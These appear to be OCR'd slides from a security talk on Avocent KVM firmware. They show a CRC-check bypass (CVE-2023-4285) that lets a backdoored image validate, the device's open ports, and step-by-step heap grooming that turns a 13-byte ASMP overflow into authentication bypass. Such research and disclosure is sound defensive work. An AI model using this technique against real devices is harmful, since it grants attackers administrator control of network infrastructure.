
CVE-2023-4285
CWE-354: Improper Validation of Integrity Check Value

Backdoored Firmware: SUCCESS

```
qemu-ppc -L . ./sbin/checkImage-ORACLE ./tmp/FL0620-AVO-2.12.3.25987-BACKDOOR-CRC.fl
    File version 2.12.3.25987.
    Created on 12/16/22 at 07:44:35.
    Option headers: OEM[Avocent] FAMILY[POLARIS] CHECKSUM[crc32] ECC[4-bit BCH]
    Part Numbers: 610-263
    Kernel Image from 000000a0 (2965177 bytes).
        checking CRC32 ... OK.
        checking kernel header ... OK.
    CRAM filesystem from 002d3f5c (77282784 bytes).
        checking CRC32 ... OK.
    RMON from 04c87d3c (516096 bytes).
        checking CRC32 ... OK.
```



demo : zsh — Konsole
New Tab
Split View
Copy
Paste
Find
prec-5560%

Facepalm Moment #1



Vendor binaries to pack/unpack the firmware are present in `/bin`

- Named `gen_fw` and `unpack_fw`
- Compiled for x86 *not* PowerPC
- Can be run within a i386/debian Docker container
- We could have skipped the whole CRC-forging step!



Bypassing Authentication

The Vulnerable ASMP Service

```
Nmap scan report for 10.0.0.78
Host is up (0.80s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
2068/tcp open  avocentkvm
3211/tcp open  avsecuremgmt
3871/tcp open  avocent-adsap
```

Avocent Secure Management Protocol

- Love that for them 🤷‍♀️
- Supports 7 transactions types, e.g.: “Log in”, “Log out”, “KVM Session Setup”, “SNMP”, etc.
- ASMP handler implemented in the `main_app` binary

Packet structure:

- Header:
  - Magic number: “`\x01ASMP`”
  - Length of transaction data
  - Transaction type
- Transaction data

Root Cause Analysis

- ASMP packets parsed by a custom state machine.
  - “Custom state machine” 😈
- Reads packet header *and* data into a 0x4000-byte buffer
- **Enforces size restriction on the transaction data only!**
- Sending 0x4000 bytes of transaction data results in 13-byte overflow:
  - 12 (0xc) bytes of header data
  - 1 extra byte for some reason

What Can We Do With 13 Bytes?

Create a new user with
arbitrary credentials and the
highest possible privileges!

Developing an Exploit

Challenges:

- 13 bytes is not a lot…
- Unpredictable locations and lifetimes of objects on the heap
  - `main_app` is noisy

2 heap objects to worry about:

- ASMP connection metadata (0x178 bytes)
- Buffer to store packet contents (0x4000 bytes)

```
struct AsmpConnection {
    // ...
    int32_t socket_fd;
    // ...
    int32_t logged_in;
    // ...
    int32_t access_level;
    int32_t preemption;
    // ...
};
```

`logged_in`: Flag indicating whether or not the ASMP connection is authenticated.

`access_level`:
1 - User
2 - User Administrator
3 - Appliance Administrator

The `glibc` Heap


- Each heap allocation is prepended with a `malloc_chunk` object
- `malloc_chunk` contains metadata for optimizing heap performance
  - the size of the chunk (how much memory needs to be `free()`'ed?)

```
struct malloc_chunk {
    INTERNAL_SIZE_T mchunk_prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T mchunk_size;       /* Size in bytes, including overhead. */
};
```

Exploit Mechanics (Step 1)

Establish 10+ concurrent ASMP connections


- Objects remain on the heap for the lifetime of the connection
- Necessary to ensure predictable heap layout



Exploit Mechanics (Step 2)

Leverage 13-byte overflow via socket A to overwrite heap metadata for socket B


- The size of socket B's `asmp_conn` chunk is set to 0x4010 (previously 0x178 bytes)
  - `0x4010 == sizeof(buffer) + sizeof(malloc_chunk)`
    - `sizeof(malloc_chunk) == 8` but the heap is 16-byte aligned
- Socket B's `asmp_conn` chunk is now "large enough" to fit a `buffer` allocation



Exploit Mechanics (Step 3)

Close socket B gracefully by initiating a “Log out” transaction over this connection


1. Socket B's `buffer` is freed
2. Socket B's enlarged `asmp_conn` is freed, such that the next `buffer`-size allocation will take its place on the heap



Exploit Mechanics (Step 4)

Establish another ASMP connection (Socket D)

- Socket D's `asmp_conn` is allocated where socket B's `buffer` was
- Socket D's `buffer` is allocated where socket B's `asmp_conn` was




Now the two socket D objects overlap!

